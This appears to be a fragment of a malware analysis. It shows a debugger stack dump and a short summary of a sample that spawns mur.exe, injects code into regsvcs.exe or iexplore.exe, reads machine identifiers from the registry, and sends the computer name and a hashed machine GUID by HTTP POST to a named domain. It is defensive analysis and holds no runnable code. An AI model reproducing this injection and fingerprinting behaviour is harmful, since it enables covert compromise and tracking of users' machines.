0013FD50 00000010  
0013FD54 00170FE0 00000000  
0013FD58 00000000  
0013FD5C 0013FD74 t:!!  
0013FD60 00403951 090  
0013FD64 00176680 Cf# RETURN from iexp  
0013FD68 00000024 Arg1 = ASCII "71  
0013FD6C 00000000 Arg2 = 24  
0013FD70 00000001 0  
0013FD74 0013FD74 X'!!  
0013FD78 00403E5D t:0  
0013FD7C 00176680 Cf# RETURN from iexp  
0013FD80 00000034 Arg1 = ASCII "71  
0013FD84 00000000 Arg2 = 24

**Summary:**

This malware creates mur.exe with parameter eam-wna which further spawns another mur.exe. Then, it creates two of either regsvcs.exe or iexplore.exe. One of the two process is the legitimate one, but malicious code injected one. This malicious injected windows process has different data in memory than in disk. It queries registry value such as MachineGUID, ActiveComputerName, etc. Finally, it sends Computer Name & 24-character of MD5 hash of machine GUID to toopolex.com via HTTP POST method.